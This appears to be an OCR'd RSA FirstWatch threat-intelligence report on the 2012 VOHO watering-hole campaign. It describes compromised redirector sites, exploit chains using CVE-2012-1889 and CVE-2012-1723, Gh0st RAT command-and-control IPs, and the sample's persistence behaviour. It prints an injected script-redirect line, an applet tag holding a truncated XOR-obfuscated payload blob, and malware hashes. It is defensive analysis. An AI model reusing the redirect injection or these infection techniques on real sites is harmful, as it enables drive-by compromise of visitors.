


# THE VOHO CAMPAIGN: AN IN DEPTH ANALYSIS

## RSA FirstWatch[SM] Intelligence Report

White Paper

RSA

EMC²

**About RSA FirstWatch[SM] Team**

RSA FirstWatch[SM] team is an elite, highly trained global threat research and intelligence team designed to operate in a number of disciplines to provide tactical and strategic intelligence on advanced threats, threat campaigns and threat actors. The team, lead by Will Gragido, focuses on advanced threat research and intelligence which culminates in threat feeds, digests, profiles and ecosystem analysis designed to aid the RSA NetWitness® user community and the information security community at large in contending with these challenges.

**Contributing Authors**

Alex Cox, Principal Researcher, RSA FirstWatch Team

Chris Elisan, Principal Malware Researcher, RSA FirstWatch Team

Will Gragido, Sr.Manager, RSA FirstWatch Team

Chris Harrington, Consulting Security Engineer, EMC CIRC

Jon McNeill, Principal Technologist, RSA FirstWatch Team

**In July of 2012, the RSA FirstWatch[SM] research and intelligence team identified an emerging malicious code and content campaign spreading at a rapid rate within very specific geographic theaters. These clusters were confined to ten geographic areas and involved thousands of hosts. To the untrained eye it would appear the hosts involved in this campaign were compromised as the result of innocent web surfing using a common "drive-by" attack mechanism. While at face value this is true, our investigation infers that the populations compromised were not chosen in an indiscriminate manner, but rather with great forethought. Based on the RSA FirstWatch research, we believe these websites were likely chosen with exact precision and great consideration; selected from thousands upon thousands of websites due to familiarity and proximity to the targets of interest that the threat actors responsible for the campaign were truly interested in compromising.**

**The RSA-FirstWatch team's research led to the identification of this campaign and its name, 'VOHO'. From a tools, technique and procedure (TTP) perspective, the RSA FirstWatch team believes this campaign aligns with the Advanced Persistent Threat (APT) threat model, including communications emitting from compromised hosts to IP addresses confirmed as Command and Control (C2) servers (in this case, located in Hong Kong); code re-use using exploit scripts and ultimately, a before-unseen variant of "Gh0st RAT" malware. Additionally, targets appeared to be specifically chosen to compromise hosts involved in business and local governments in Washington, DC and Boston, Massachusetts, as well as organizations involved the development and promotion of democratic process in non-permissive regions. As a whole, these specific TTPs have been observed in previous APT attack campaigns, most notably, Aurora[i] and Ghostnet[ii].**

**Through our research, the RSA FirstWatch team identified what it believes to be the primary mechanism for tactical and strategic infection of victims affiliated with targets of opportunity. While this attack methodology has been observed before, it has not been widely documented or disseminated. As such, we have termed this technique 'Water Holing'.**

**The architects of these campaigns survey and select the websites (known as pivot or redirector sites) leveraged in these attacks carefully. Weighing their geographic relevance, proximity to their desired targets of opportunity, and likelihood of being traversed by potential victim-users associated with the attacker objective, the adversary carefully exploits vulnerable systems and inserts malicious scripts to deliver a Trojan payload via browser-based exploits to visitors to the website.**

**Throughout this paper, we will examine the evolution of this threat campaign, its ties to other comparable threat campaigns where variants of the malicious payload seen in this attack (gh0strat) have been identified and chronicled, epicenters of geographic activity associated with this campaign, industry/verticals targeted in this campaign and the construction of the attribution chain.**

## Specifics

Using the tactic of crafting a “Watering Hole”, the majority of the redirection activity occurred because of JavaScript elements on two specific websites.

- hxxp://www.xxxxxxxxtrust.com
- hxxp://xxxxxxcountymd.gov

Respectively, these two sites – one a regional bank in Massachusetts and a local government serving the Washington DC suburbs.

We also saw an additional chain of websites with a geopolitical central theme redirecting to the exploit site:

- hxxp://ifxx.org
- hxxp://xxxxxxcenter.org
- hxxp://xxi.org
- hxxp://xxxxxxx.prio.no
- hxxp:/xxxxxxxxpolitics.com
- hxxp://www.rfxxx.org

Additionally, sites serving the Defense Industrial Base and Educational community were also observed redirecting to the exploit site:

- hxxp://www.gftxxx.org
- hxxp://www.xxxxxxantennas.com

When taken as a whole, this campaign appears to have targeted:

- Boston, Massachusetts area users
- Political Activists
- Users Washington, DC and its suburbs
- Defense Industrial Base
- Education

## Malicious Infrastructure

Hosts visiting the aforementioned sites were redirected to a website of enthusiasts of a lesser known sport at the following domain:

hxxp://xxxxxxxcurling.com

This site attempted to exploit the following host vulnerabilities, in two different attack campaigns:

- Microsoft XML Core Services – CVE-2012-1889
- Java Exploit – CVE-2012-1723

Once successfully exploited, the installed “Gh0st RAT” would beacon to one of two IP addresses:

- 58.64.155.59
- 58.64.155.57

## Exploit Specifics

### Attack Methodology Overview

*hxxp://xxxxxxxcurling.com Compromise*

Files found on the sporting group website indicate that this server was likely compromised with a remote buffer overflow (CVE-2008-3869/CVE-2008-3870) against the server's sadmind daemon. Additional files indicated the ability to establish a remote shell on demand.

It is unknown if this method was also used to compromise the "watering hole" sites. In these cases, the following code snipped was added to publically accessible pages on the site, typically .js files are used to process a site's JavaScript:

```
document.write('<script
src="http://www.*******curling.com/Docs/BW06/iframe.js"></script>');
```

This is a simple redirection mechanism that will cause the browser to redirect and load content from the remote site. Hits to "iframe.js" launch an enumeration and exploit chain that attempts to exploit two different vulnerabilities,

Gh0st RAT is a multiple-purpose remote access tool that allows extensive remote control of compromised hosts. While there is no known evidence linking this attack to previous attacks, gh0st has historically been used in politically motivated espionage by nation-state attackers, in a similar manner as seen in this campaign depending on the specific redirection path:

- Microsoft XML Core Services – CVE-2012-1889
- Java Exploit – CVE-2012-1723

## Phase 1 - Exploit Chain – Microsoft XML Core Services


From our research, this campaign occurred between June 25th, 2012 and July 18th 2012 in which attackers sought to exploit the CVE-2012-1889 vulnerability that was zero-day and was being used in targeted attacks as noted in early June[iii].

In this attack, a successful exploit on CVE-2012-1889 followed the following path:

[Watering Hole Sites]
http://xxxxxxcountymd.gov (or other water hole site) →
http://www.xxxxxxxcurling.com/Results/cx/magma/iframe.js →
http://www.xxxxxxxcurling.com/Results/cx/magma/module.php →
http://www.xxxxxxxcurling.com/Results/cx/magma/engine.js →
http://www.xxxxxxxcurling.com/Results/cx/magma/if.htm →
http://www.xxxxxxxcurling.com/Results/cx/magma/enblue.htm →
http://www.xxxxxxxcurling.com/Results/cx/magma/book.cab

.

Figure 1: iFrame.js Flow




*Iframe.js*

Iframe.js checks if the visiting machine is running a Windows operating system and Internet Explorer. It also sets a cookie value (presumably to track individual visits). If the visiting machine is running a Windows operating system and Internet Explorer, it forward to module.php.

*Module.php*

Module.php uses a simple redirection script to redirect the browser to Engine.js

*Engine.js*

Engine.js looks for processes related to the following antivirus engines using an older vulnerability in Internet Explorer (CVE-2007-4848) that allows local file enumeration:

- Trend Micro
- McAfee
- Symantec

However, the results of this check don't change the outcome of the script running in all cases; it simply results in the loading of "if.htm". We believe this to be a case of existing exploit script re-use, with slight changes to suit the attackers current purpose.

This particular enumeration script was seen previously in APT-style attacks back in July of 2011, as detailed here on the contagiodump blog[iv]. Within the blog, noted industry researcher Mila Parkour, cited the presence and use of borrowed scripts having likely originated in Asia, specifically the so called xKungfoo script in attacks launched associated with numerous campaigns targeted at political dissidents.[v] Additionally, Ms. Parkour has also noted and documented the presence of this weaponizable code in numerous locales on the Internet today.[vi][vii] In the following figures evidence of the presence and availability of the xKungFoo script (the script referenced by Mila Parkour and noted as being germane to the RSA FirstWatch investigation) along with endorsement by the author can be seen:

Figure 2: Website Where xKungFoo Script Originates





Figure 3: Example of xKungFoo Script Originates






Figure 4: Endorsement by Author Regarding xKungFoo



*If.htm*

1) Checks if the visiting host's user agent reflects is one of the following:

- Unknown
- Windows XP
- Windows 2003
- Windows VistaWindows 7

Checks if the visiting hosts language settings are:

- English
- Chinese
- French
- German
- Japanese
- Portuguese
- Korean
- Russian

*Enblue.htm*

Enblue.htm uses the CVE-2012-1889 XML vulnerability to compromise the visiting browser, which results in a pull and installation of the gh0st RAT malware.

This script also appears to be code reuse of a script seen on pastebin as follows: http://pastebin.com/VfmuhEiq

Interestingly, this code was also purportedly used in previous nation-state sponsored attacks on Gmail accounts[viii].

*Book.cab*


Book.cab, the final payload, is an obfuscated executable which, when de-obfuscated using XOR 95, is the gh0st RAT sample named "vptray.exe" (e6b43 c299a9a1f5abd9be2b729e54577)

*Phase II - Exploit Chain – Sun Java*

Phase II of this campaign, using the same infrastructure, but with a different directory for the exploit chain files as follows:

[Watering Hole Sites]
hxxp://xxxxxcountymd.gov (or other water hole site) →
hxxp://www.xxxxxxxcurling.com/Docs/BW06/iframe.js →
hxxp://www.xxxxxxxcurling.com/Docs/BW06/module.php →
hxxp://www.xxxxxxxcurling.com/Docs/BW06/engine.js →
hxxp://www.xxxxxxxcurling.com/Docs/BW06/if.htm →
hxxp://www.xxxxxxxcurling.com/Docs/BW06/applet.jar

Figure 5: Java Exploit Chain




*If.htm*

In this case, all of the scripts were identical up to "if.htm", which instead contained a java call that loaded applet.jar, as well as a large blob of obfuscated code as a "param" element. This large blob of code is a binary obfuscated with XOR 77, which the java applet deobfuscates and runs as "svohost.exe" (2fe340fe2574ae540bd98bd9af8ec67d).

Figure 6: Java Applet Deobfuscates and Runs as "svohost.exe"

```
<html>
<head></head>
<body>
<applet archive="applet.jar" code="myapple.Attach" width="1" height=
<param name="data" value="3A2DE777747777777377777788887777CF77777777
77777777777777777777777777777777777777777777777777777777777777777977
77C37EBA56CF763BBA56231F1E04570705181005161A571416191918035715125705
33824571A181312597A7A7D537777777777777730F11A90749074C3749074C374907
9074C342B67FC3759074C3F78C7AC3609074C342B67EC3279074C3B79F29C3739074
074C320B345C3709074C3B39672C3759074C3251E141F749074C3777777777777777
74775DB8742777777777777777777977778767C76717777177677776777777277677
67777B7757777773777776777777775777773777777777777777377777777777777
77777777777577777777776777776777777777677777677777777777776777777777
7CBB17577637677777B77577CB71777777777777777777777777777777777777777
```

## "Watering Hole" Specifics

Strategically, the idea of using a target's interests and likely access points is not a new method of attack. Undertaking it on such a large scale, however, is notable and unusual in the APT space.

In this campaign, five separate "classes" of sites that were compromised and trojanized to redirect to the exploit chains on the sporting group website. They were:

- Sites with Geographic and Target Relevance to the Boston, MA area
- Sites with Geographic and Target Relevance to Political Activism
- Sites with Geographic and Target Relevance to the Washington, DC and its suburbs areas
- Sites with Geographic and Target Relevance to the Defense Industrial Base
- Sites with Geographic and Target Relevance to the Education

Additionally, there were a spattering of non-related sites that appeared to be simple redirectors to one of the above-categorized sites. This sort of redirector is often used in spam campaigns to obfuscate the final location of the exploit server in an attempt to bypass email malware controls. While we don't have specific examples of related spam activity, this seems a likely such use of the additional sites.

One of the main sources of infection for these campaigns were sites that support the cause of democratic process in non-permissive environments, or the communication of information related to free speech. That is, entities and people that seek to promote democratic government in countries whose existing political structure and power doesn't support (and indeed, persecutes) such governmental change. This particular strategic vector has been observed in prior nation-state sponsored attacks.

Though several sites were targeted by the adversarial element behind this campaign some stood out due to their relationships to matters of geopolitical relevance, philanthropy, and news media. Five primary sites were compromised and used as pivot sites from a water holing perspective in this campaign. They were largely North American with the exception of one European example. Additionally, a large percentage of infection activity occurred as a result of sites compromised and converted into water holes that offered services to the Washington, DC and Boston, MA areas. As the political and governmental hub of the United States of America, wholesale compromise of computers in this area would provide a wealth of intelligence for adversaries interested in political process and government action. Furthermore it should be noted that RSA FirstWatch has noted and verified the compromise of nearly one thousand unique organizations distinct from those noted within this work.

Figure 7: Industries and Regions Leveraged in "Water Holing" Activity


## Gh0st RAT

### RAT Overview

Remote Access Tools\Trojan (RAT) are typically offered as a "legitimate" remote administration tool for system administrators, but have largely been used for remote hacking and information collection for intelligence purposes or lateral movement activities. While they are similar in function to purpose-built botnets, which also tend to use client/server architecture, RATs typically offer a wide range of features rather than the single focus that most modern botnet malware adheres to.

Typically, RATs have the ability to:

- Capture keystrokes
- Remote monitoring of webcam and/or microphone
- File system search/browse
- Use of local command prompt
- Execution of arbitrary programs
- File download/upload

### Gh0st RAT Specifics


Gh0st came to prominence following the 2009 publication of "Tracking Ghostnet: Investigating a Cyber Espionage Network", in which this malware was used to infiltrate computers associated with the Dalai Lama and was used to compromise information related to Tibetan affairs. Gh0st contains all of the above-mentioned capabilities when successfully installed on a target PC. An excellent overview of this tool can be found in the McAfee report titled "Know your Digital Enemy"[ix].

Since the publication of this report, the use of gh0st in hacking incidents has exploded, with the RSA FirstWatch team being aware of at least 50 unique gh0st networks. This can be largely explained, much like the proliferation of ZeuS cybercrime malware, to the open availability of Gh0st source code on the internet. When source code for this type of malware is available globally it allows "open source" evolution of the malware to add new features and capabilities, but more importantly, it permits the constant modification of "indicators" used by defenders to detect malware activity in their environment. From an operational sense, having easy opportunity to modify source code allows a much more robust compromise, with decreased likelihood of attacker detection.

In many cases this detection is based on:

1) Knowledge of known C2 locations
2) Detection of a common "gh0st" string that is seen in the network communication of "unmodified" gh0st configurations.

Figure 8: Common Technique Empolyed by Gh0st Networks Operators




A common countermeasure used by operators of gh0st networks is to change this gh0st string prior to malware compilation to defeat basic IDS signatures.

## VOHO Sample Analysis

### Fake Symantec Update – Variant 1

**VPTray.EXE**
**e6b43c299a9a1f5abd9be2b729e54577**

This malware comes in a UPX compressed binary, which disguises itself as an update from Symantec but instead it installs a backdoor in the target system.

When the malware is first executed, its first order of business is to install itself in the system. It does this by dropping an exact copy of itself with the name VPTray.EXE in the current user's "Local Settings\Temp" folder. It then modifies the Windows registry for it to autostart every boot up. It does this by using the following registry keys.

- HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Run
- HKEY_USERS\<User's Security ID>\Software\Microsoft\Windows\Current\Version\Run

By using the HKCU and HKU registry hives, the malware is targeting users that are currently logged into the machine when the initial infection began instead of the machine itself. This technique is especially useful when the target uses roaming profiles.

The malware adds the value “SymantecUpdate” to these keys and pass itself off as an update from Symantec. This is a simple technique that is designed to fool the untrained eye. To reinforce this, the malware employs a certain level of obfuscation to hide the data, which is the location and filename of the malware, by using HEX digits to represent each string characters instead of the more common ASCII.

In this case, instead of the data being:
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VPTray.exe

It is represented in the registry as:
43:3a:5c:44:4f:43:55:4d:45:7e:31:5c:41:44:4d:49:4e:49:7e:31:5c:4c:4f:43:41:4c:53:7e:31:5c:54:65:6d:70:5c:56:50:54:72:61:79:2e:65:78:65:00.

This installation technique of dropping an exact copy of itself tells us that the malware can survive and install itself without the aid of a dropper or a downloader. It has the capability to check whether it is running in the appropriate location and if it is properly installed on the system. If not, it proceeds with the installation process. This technique is advantageous if the malware has not been removed properly. A surviving main component can recreate what was removed including the necessary registry changes needed by the malware.

Aside from dropping VPTray.EXE it also drops the binary file UP.BAK in the same “Local Settings\Temp” folder. This is the backdoor component of the malware. Once all of these are accomplished, the original malware passes control to VPTray.EXE and then deletes itself to remove any traces of its existence.

